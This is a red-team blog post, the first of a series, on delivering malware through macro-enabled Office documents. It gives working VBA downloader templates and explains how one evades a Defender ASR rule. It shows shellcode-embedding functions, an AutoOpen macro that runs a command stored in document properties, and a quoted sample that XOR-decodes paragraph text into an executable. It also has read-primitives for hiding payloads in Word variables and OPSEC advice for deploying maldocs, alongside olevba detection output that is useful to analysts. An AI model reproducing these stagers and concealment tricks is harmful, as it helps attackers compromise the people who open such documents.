Backdooring Office Structures. Part 1: The Oldschool

mgeeky.tech/backdooring-office-structures-part-1-oldschool

Mariusz

Abstract

This blog posts serie discusses various means adversaries employ to deliver their malicious code using macro-enabled Office documents. We outline staged vs. stageless considerations and relevant VBA implementations to then delve into problem of concealing attacker's intents in OpenXML structures. This article explores currently known and understood strategies, whereas in second part I'll release my novel *(at least as far as I'm concerned)* technique for uniformly hiding malware in Word, Excel and PowerPoint in a storage that isn't covered by open-source maldoc analysis tooling.

Adversary Simulation vs Emulation jugglery

Adversary Emulation exercises sometimes require team efforts devoted to craft new tactics and weaponry to get down to the engagement's crown jewels. That's where Red Teams step out of *Emulation* to instead explore lands of Adversary *Simulation*. Cutting-edge offensive R&D they entail, often attracts newcomers wanting to get the grip of being scientist & cyber-mercenary on a high payroll. However, the cloudy reality is that more than often there's hardly no time to devise & invent during actual engagement when the amount of tasks & pressure dictates what has to be done in place of what could be done to advance.

Macro-enabled Office payloads have attracted me for quite some time by now due to their elegance, natural presence in a typical work routine we all follow.

To ease the pain of generating malicious documents for each engagement, I've spent a better part of past three years developing a private **Initial Access generation framework** that pushed me to invent new solutions to the same old problems. One of such problems was the dilemma of *embedding payloads within maldocs in a more stealthy manner*.

Recently I decided it's time to share some of ideas I've weaponised and used. This article introduces a reader to concept of hiding payloads within documents. The next part in turn will disclose another, stealthy manner for hiding payloads within Word, Excel and PowerPoints that shares the same VBA-retrieval primitive.

However, before jumping into novel, let us first explore the current and slowly build up in the process.

Typical payload shipment strategies

Most of the malicious documents employed by both Threat Actors and Red Teams for their office-based Initial Access movements have to deliver a shellcode, executable or any other dodgy file to the compromised system. There are a few viable approaches for doing that:

1. Fetch payload from the Internet (**staged**)
2. Embed payload in VBA code (**stageless**)
3. Hide payload somewhere in Document structures (**stageless**)

Internet-staged payloads

Pulling payloads from the Internet is an elegant and lightweight approach as it gives more flexibility and control to adversaries. We can deploy malicious document fetching second-stage malware from the attacker-controlled resource & switch that malware to something benign if we sense Blue Teams started the pursue.

There are two commonly used internet VBA stager implementations. Let me undust templates I have stuffed somewhere... in.... oh, here they are:

Microsoft.XMLHTTP

```
Function obf_DownloadFromURL(ByVal obf_URL As String) As String
On Error GoTo obf_ProcError
'
' Among different ways to download content from the Internet via VBScript:
' - WinHttp.WinHttpRequest.5.1
' - Msxml2.XMLHTTP
' - Microsoft.XMLHTTP
' only the last one was not blocked by Windows Defender Exploit Guard ASR rule:
' "Block Javascript or VBScript from launching downloaded executable content"
'
With CreateObject("Microsoft.XMLHTTP")
.Open "GET", obf_URL, False
.setRequestHeader "Accept", "*/*"
.setRequestHeader "Accept-Language", "en-US,en;q=0.9"
.setRequestHeader "User-Agent", "<<<USER_AGENT>>>"
.setRequestHeader "Accept-Encoding", "gzip, deflate"
.setRequestHeader "Cache-Control", "private, no-store, max-age=0"
<<<HTTP_HEADERS>>>
.Send
If .Status = 200 Then
obf_DownloadFromURL = StrConv(.ResponseBody, vbUnicode)
Exit Function
End If
End With
obf_ProcError:
obf_DownloadFromURL = ""
End Function
```

InternetExplorer.Application

```
'
' Downloads Internet contents by instrumenting Internet Explorer's COM object.
'
Function obf_DownloadFromURL(ByVal obf_URL As String) As String
On Error GoTo obf_ProcError
With CreateObject("InternetExplorer.Application")
.Visible = False
.Navigate obf_URL
While .ReadyState <> 4 Or .Busy
DoEvents
Wend
obf_DownloadFromURL = StrConv(.ie.Document.Body.innerText, vbUnicode)
Exit Function
End With
obf_ProcError:
obf_DownloadFromURL = ""
End Function
```

More commonly observed is the former one, whereas latter might seem bit stealthier in environments heavily reliant on *Internet Explorer*.

However, every approach has its drawbacks. Sending a request from the Office application might seem unusual activity and throw in one more event to the correlated Incident bag.

Then there're also dilemmas of how that VBA-initiated request should look like? What headers, User-Agent we wish to hardcode? Where to host that payload, what about domain and its maturity, categorisation labels, TLS certificate contents?

From an Offensive Engineering point of view, fetching payloads from the Internet isn't something I'm really fond of. Instead of solving one's problems, that design approach introduces others.

Malware embedded in VBA

Another approach might be the one that's equally easy to implement, but with a twist of avoiding internet-connectivity, keeping the infection chain *stageless*. Both sophisticated and lesser capable Threat Actors have been relying on that principle for as long as Office Malware exists: just make VBA decode your malware bytes, stich all the crumbs and spit out complete payload blob. So easy, right?

```
Private Function obf_ShellcodeFunc81() As String
Dim obf_ShellcodeVar80 As String
obf_ShellcodeVar80 = ""
[...]
obf_ShellcodeVar80 = obf_ShellcodeVar80 &
"800EK+3YvPe6wFO6tCVI91lg2Bi3ae8DNtlWbCczAi+XnmipCn3kRpi2js7bNntB0TC/qn2WiYP275Z9"
obf_ShellcodeVar80 = obf_ShellcodeVar80 &
"HVkgI4GH7dOACixe7W5qjTL8HIzH6mYubKWDgvlbe72MfmkGUJKquPm+Ap5bRxceDpUag64Z3HccyfYM"
obf_ShellcodeVar80 = obf_ShellcodeVar80 &
"NNacM35abBiGPNRBGL7G82Pv/uxL2G+aZgQXJdnxOLpTaj7QOJYb07+qqZa0v86U+dBpUWXziW7TiiAh"
[...]
```

```
obf_ShellcodeFunc81 = obf_ShellcodeVar80
End Function
Private Function obf_ShellcodeFunc35() As String
Dim obf_ShellcodeVar34 As String
obf_ShellcodeVar34 = ""
[...]
obf_ShellcodeVar34 = obf_ShellcodeVar34 &
"5/FrooZq8NT/0izIE93LbjRes6WfzjpIWqthlztCSldPtj3QIga5wHXkiDbhTFcUHqOW9toGVUid9bv/"
obf_ShellcodeVar34 = obf_ShellcodeVar34 &
"T5Hrm2PP+xPtVz/LlzFGbCL9aKXfTW7GEBQYpw66VQj/nOleZrciTLbN3noDJU00AuGVtbNQUVu9zi3q"
obf_ShellcodeVar34 = obf_ShellcodeVar34 &
"GpOYCZiaPNOxbBIiDdxgMvpoftErBPG/O65lfoP8ERbameOFCfybXWLZe3l3n6z/9rcmsZguSFr/tmoc"
[...]
obf_ShellcodeFunc35 = obf_ShellcodeVar34
End Function
Private Function obf_ShellcodeFunc3() As String
Dim obf_ShellcodeVar96 As String
obf_ShellcodeVar96 = ""
obf_ShellcodeVar96 = obf_ShellcodeVar96 & obf_ShellcodeFunc12()
obf_ShellcodeVar96 = obf_ShellcodeVar96 & obf_ShellcodeFunc15()
[...]
obf_ShellcodeVar96 = obf_ShellcodeVar96 & obf_ShellcodeFunc95()
obf_ShellcodeFunc3 = obf_ShellcodeVar96
End Function
```

VBA syntax imposes a few restrictions that code needs to follow. I like to mnemonically call it **128×128 rule**:

- No more than 128 characters in a single VBA line of code
- No more than 128 lines in a single VBA function/subroutine

Violating any of them might get the VBE7.dll runtime complaining about syntax, thus breaking our misdoings.

Tens of overly long, similar VBA functions returning *Strings* or *Byte arrays* visibly stands out and would get even non-technical employee anxious if he had seen that code. Machine Learning models utilised by cloud-detonation or sandboxing environments or automated analysis systems will also pick that design in a glimpse due to characteristic resemblance of how suspicious is expected to look like.

That approach might be only viable if the payload we wish to conceal is really small, like hundred bytes small. Otherwise, it's a no-go from stealthiness (or evasion if you wish) point of view. *A mi no me gusta*.

Tainted Document Structures

Now comes my favourite act. The uncharted waters of OpenXML structures, XML nodes, forgotten document corners. I'm aware of at least *dozen* different places where we could insert a payload thus keeping our malware below the radar of lurking scanners.

Let us discuss a few ones, we typically come across in Threat Actors artifacts:

1. Document properties

2. Office Forms and their input or combo fields
3. ActiveDocument Paragraphs & Sheets Ranges
4. Word Variables

Their shared characteristic is that the malicious data will reside in one way or another in some OpenXML-aligned XML file, node, or one of properties. Typically we extract malware out of there using specialistic triaging tools such as Philipe Lagadec's olevba or Didier Stevens' oledump.

Document Properties

The idea of hiding payload in document properties is known for quite a long time. I've came across such maldoc samples few years back, whilst earning my share as an analyst. The VBA implementation is straightforward, payload's location makes it easily adjustable for the attackers wishing to quickly update their payloads. However, that one is equally trivial for automated scanners to extract hidden data and go all red hitting bells.

```
Sub AutoOpen()
    calculations
End Sub

Sub calculations()
    'obtain the value from the subject string in document metadata and run it

    Dim strProgramName As String

    Set doc = ActiveDocument

    strProgramName = doc.BuiltInDocumentProperties("Subject").Value


    Call Shell(""" & strProgramName & """, vbNormalFocus)

End Sub
```

Example of a VBA read-primitive fetching payload from Document Properties. Source: TJ Null, Offensive-Security

Typically properties are stored in `docProps/core.xml` and `docProps/app.xml` which can be extracted after unpacking OpenXML (that is 2007+).

To keep all readers on the same page – Office 2007+ documents are formed as ZIP archives, comprised of set of XMLs and other binary streams building up document's contents.


Example `docProps/core.xml` :

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties
xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<dc:title></dc:title>
<dc:subject>calc.exe</dc:subject>
<dc:creator>john.doe</dc:creator>
```

<cp:keywords></cp:keywords>
<dc:description></dc:description>
<cp:lastModifiedBy>john.doe</cp:lastModifiedBy>
<cp:lastPrinted>2022-07-27T01:29:26Z</cp:lastPrinted>
<dcterms:created xsi:type="dcterms:W3CDTF">2022-07-27T01:29:26Z</dcterms:created>
<dcterms:modified xsi:type="dcterms:W3CDTF">2022-07-27T01:29:26Z</dcterms:modified>
<cp:category></cp:category>
<dc:language>en-US</dc:language>
</cp:coreProperties>

Both `core.xml` and `app.xml` is something **we always anonymize before deploying our malware to avoid OPSEC blunders** of leaving consultant's email or malware development workstation's hostname in document's metadata (*a classic OPSEC fail surely every Red Teamer made once in a career lifetime*).

From the paranoid-evasion point of view, I don't like that design because its way too well-known, trivial to extract and too easily discloses my intents.




Payload residue visible in file's metadata. Source: TJ Null, Offensive-Security

Office Forms


Once upon a time, there was somebody who actually used VBA to design a form made up of an input field asking for ones name and a cute little button saying *Click me*. Should the button was clicked, a warm *Hello <name>!* greeting could made one's day brighter. An input field that collected a name and a button which referred it. The author lived long and happily until an intern picked up the doc and spoilt the form by making the button run `Shell(command-from-input-field)` instead. Damn kid. They're all alike.

Malware authors noticed they could store their evilness in form controls to then dynamically pull it as VBA runs and executes.

Below a few screenshots of a sample (from my personal malware-analysis collection) which weaponised the concept:



Example of a malicious VBA form.



VBA debugging session shows how Forms could contain malicious code

Curious Malware Analysis minds can find that sample here.

That idea might be interesting as long as the analyst reviewing the sample, or rather the automated sandbox and AV engine wouldn't be aware of evilness Forms can convey. From my experience though, modern AVs or specialistic tools (such as *olevba.py*) can easily sniff & reconstruct Forms contents.

Here's an example of feeding it to **olevba.py** for analysis:

```
cmd> olevba.py 2.xls

[...]

----------------------------------------------------------------------------le - ♦llFile
newFilename
VBA FORM STRING IN '.\\2.xls' - OLE stream: '_VBA_PROJECT_CUR/FRM2/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Microsoft.XMLHTTP*Adodb.Stream*Shell.Application*WScript.Shell*Process*GET*TEMP*Type*Open*write*res
 YusssUUUKkahhyyuiooopY_17.FileExist(newFilename & ".layer") Then
YusssUUUKkahhyyuiooopY_17.KillFile newFilename & ".layer"
----------------------------------------------------------------------------er"
VBA FORM Variable "b'ComboBox1'" IN '.\\2.xls' - OLE stream: '_VBA_PROJECT_CUR/FRM2'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
b'Microsoft.XMLHTTP*Adodb.Stream*Shell.Application*WScript.Shell*Process*GET*TEMP*Type*Open*write*r

[...]
```

As we can see – that Form did not stand a chance against **olevba.py** parsing logic. Well, Red Teams pursuing stealthiness shouldn't rely on this one either.

ActiveDocument.Paragraphs & Sheet Ranges

Yet another approach specific to MS Word might abuse Paragraphs object exposed by document's static instance. Another idea might be to hide payload in a far Excel cell using:

ThisWorkbook.Sheets("Sheet1").Ranges("BL417") = "evil"
Pretty straightforward storage primitive and equally easily recoverable.

Sample weaponising it visible in a screenshot below (yet another that comes from my malware collection):

```
 + WMalinowymChruśniakuGdzieserceTwe("VmxYVmtkWG" + "EyaE9WMG" + "RTVj" + "FWdG" + "VHRldiRkpXVlc1S1" +
))))
 ChDrive (war)
 S2 (war)
 TłążćxŹŚ436130915 = FreeFile()
 Open TłążćxŹŚ1123540717 For Binary As TłążćxŹŚ436130915
 TłążćxŹŚ2032696211 = 0
 For Each TłążćxŹŚ2689542136 In ActiveDocument.Paragraphs                    1
     DoEvents
         TłążćxŹŚ11235407171 = TłążćxŹŚ2689542136.Range.Text                  2
         TłążćxŹŚ1978958632 = 1
         TłążćxŹŚ2032696211 = TłążćxŹŚ2032696211 + 1
     If TłążćxŹŚ2032696211 >= 24 Then
         While (TłążćxŹŚ1978958632 < Len(TłążćxŹŚ11235407171))
             TłążćxŹŚ651761480 = TłążćxŹŚ1906053121 & Mid(TłążćxŹŚ11235407171, TłążćxŹŚ1978958632, 2)
             TłążćxŹŚ651761480 = TłążćxŹŚ651761480 Xor &H33                   3
             Put #TłążćxŹŚ436130915, , TłążćxŹŚ651761480                      4
             TłążćxŹŚ1978958632 = TłążćxŹŚ1978958632 + 2
         Wend
     End If
 Next
 Close #TłążćxŹŚ436130915
 TłążćxŹŚ11235407173 (TłążćxŹŚ1123540717)
d Sub
```

Fetching malicious data from document's paragraphs

Again, curious analyst's mind can pull that sample from here.

In line (1) we see how malware's code iterates over word's paragraphs. Then in (2) it extracts text ranges that will later in (3) get unxored and build up an executable stage2 in (4).

Dissection of such a sample is pretty straightforward for experienced analysts, as it manifests itself in an anomalous size of `word/document.xml`:

```
remnux $ find . -ls
remnux@mBase-dell:/mnt/d/shredder/1$ find . -ls
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 .
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./customXml
-rwxrwxrwx   1 remnux  remnux       205 Dec 31  1979 ./customXml/item1.xml
-rwxrwxrwx   1 remnux  remnux       341 Dec 31  1979 ./customXml/itemProps1.xml
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./customXml/_rels
-rwxrwxrwx   1 remnux  remnux       296 Dec 31  1979 ./customXml/_rels/item1.xml.rels
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./docProps
-rwxrwxrwx   1 remnux  remnux       996 Dec 31  1979 ./docProps/app.xml
-rwxrwxrwx   1 remnux  remnux       630 Dec 31  1979 ./docProps/core.xml
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./word
-rwxrwxrwx   1 remnux  remnux    173096 Jun 29  2016 ./word/document.xml
-rwxrwxrwx   1 remnux  remnux      1296 Dec 31  1979 ./word/fontTable.xml
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./word/media
-rwxrwxrwx   1 remnux  remnux    237387 Jun 29  2016 ./word/media/image1.png
-rwxrwxrwx   1 remnux  remnux      2775 Dec 31  1979 ./word/numbering.xml
-rwxrwxrwx   1 remnux  remnux      2937 Dec 31  1979 ./word/settings.xml
-rwxrwxrwx   1 remnux  remnux     15636 Dec 31  1979 ./word/styles.xml
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./word/theme
-rwxrwxrwx   1 remnux  remnux      7021 Dec 31  1979 ./word/theme/theme1.xml
-rwxrwxrwx   1 remnux  remnux      1061 Dec 31  1979 ./word/vbaData.xml
-rwxrwxrwx   1 remnux  remnux     33824 Jun 29  2016 ./word/vbaProject.bin
-rwxrwxrwx   1 remnux  remnux      1475 Dec 31  1979 ./word/webSettings.xml
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./word/_rels
-rwxrwxrwx   1 remnux  remnux      1346 Dec 31  1979 ./word/_rels/document.xml.rels
-rwxrwxrwx   1 remnux  remnux       277 Dec 31  1979 ./word/_rels/vbaProject.bin.rels
-rwxrwxrwx   1 remnux  remnux      1768 Dec 31  1979 ./[Content_Types].xml
drwxrwxrwx   1 remnux  remnux       512 Aug  4 13:02 ./_rels
-rwxrwxrwx   1 remnux  remnux       590 Dec 31  1979 ./_rels/.rels
```

Since `document.xml` already stands out due to its unexpectedly enormous size, a quick peek inside would reveal malicious stream sitting-ducks in

```
<w:document> => <w:body> => <w:p> => <w:r>=> <w:t>
```

part of the XML. Here's the specimen's fragment:

```
[...]
<w:szCs w:val="20"/>
</w:rPr>
</w:pPr>
<w:r w:rsidRPr="006330C0">
<w:rPr>
<w:color w:val="FFFFFF" w:themeColor="background1"/>
<w:szCs w:val="20"/>
</w:rPr>
<w:t>7E69A33330333333337333333CCCC33338B33333333333337333333333333333333333333333333333333333333333333

</w:t>
</w:r>
</w:p>
<w:sectPr w:rsidR="006330C0" w:rsidRPr="006330C0" w:rsidSect="00313CAA">
<w:pgSz w:w="11906" w:h="16838"/>
<w:pgMar w:top="1417" w:right="1152" w:bottom="1417" w:left="1152" w:header="708" w:footer="708"
w:gutter="0"/>
<w:cols w:space="708"/>
<w:docGrid w:linePitch="360"/>
</w:sectPr>
</w:body>
</w:document>
```

That anomaly isn't currently picked up by **olevba.py** by means of its malware traits analysis report.

The missing spot might suggest, the use of `ActiveDocument.Paragraphs`, a characteristic MS Word container *could be useful* in Word-based social engineering pretexts. However personally, I don't like when my XMLs exhibit similar anomalies and stand out that visibly. A no-go for me, but maybe someone will fancy it.

Word Variables

Another Word-specific XML corner abuses Variables storage intended to host dynamic data a Word could use to generate varying documents. Example public weaponisation of that storage is presented in VBad by Pepitoh, specifically:

```
def generate_generic_store_function(self, macro_name, variable_name, variable_value):
set_var = self.format_long_string(variable_value, "tmp")
if self.doc_type == ".doc":
gen_vba = """
Sub %(macro_name)s()
%(set_var)s
ActiveDocument.Variables.Add Name:="%(variable_name)s", Value:=%(variable_value)s
End Sub
"""%{
"set_var" : set_var,
"macro_name" : macro_name,
"variable_name" : variable_name,
"variable_value": "tmp"
}
```

VBad's approach to store data in Variables was to dynamically execute VBA code upon Word opening. Alternatively, we could programatically open up `word/settings.xml` and insert following two nodes right before `</w:settings>` :

```
<w:docVars>
    <w:docVar w:name="varName" w:val="contents..." />
</w:docVars>
```

Naturally, during actual engagements it must be a bit too troublesome to go over all the payloads and manually alter their structures. That's why I have most primitives discussed in this blog series conveniently implemented in my Initial Access framework. Python is a Red Teamer's best friend and never let me down when my colleagues screamed *Mariusz, I need a Maldoc now! The victim asks for "report.docm"*.

Example VBA read-primitive could look as follows:

```
Function obf_GetWordVariable(ByVal obf_name) As String
On Error GoTo obf_ProcError
obf_GetWordVariable = ActiveDocument.Variables(obf_name).Value
obf_ProcError:
obf_GetWordVariable = ""
End Function
```

However looking cool, that technique is burnt as well as **olevba.py** outsmarts it:

```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|ExpandEnvironmentStr|May read system environment variables        |
|          |ings                |                                             |
|Suspicious|Open                |May open a file                              |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Xor                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|.Variables          |May use Word Document Variables to store and |
|          |                    |hide data                                    |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |test.exe            |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

olevba.py analysis report points out use of Word.Variables

So once more, Variables aren't that useful for those stealthy ops.

Conclusions

This article discussed various means adversaries may employ to deliver their malicious code using Office documents. We've explored different ways for fetching malicious payloads outside of a VBA Module, keeping it short & innocous.

In next part we'll discuss another approach I've found successful and satisfyingly stealthy for the past several engagements. That one allowed us to effectively keep our `CustomBase64(XorEncoded(.NET assemblies))` feeding DotNetToJScript-flavoured backbones – outside of VBA OLE streams at the same time avoiding the hassle of setting up Internet-staging.

Stay tuned for the next part!